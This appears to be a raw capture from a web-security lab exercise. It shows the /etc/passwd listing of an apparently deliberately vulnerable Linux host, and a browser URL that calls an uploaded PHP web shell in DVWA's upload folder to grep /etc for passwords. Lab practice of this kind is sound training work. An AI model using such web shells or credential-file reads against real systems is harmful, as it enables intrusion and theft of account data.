root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-
data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false snmp:x:115:65534::/var/lib/snmp:/bin/false


Not secure 192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=grep%20-r%20"password"%20/etc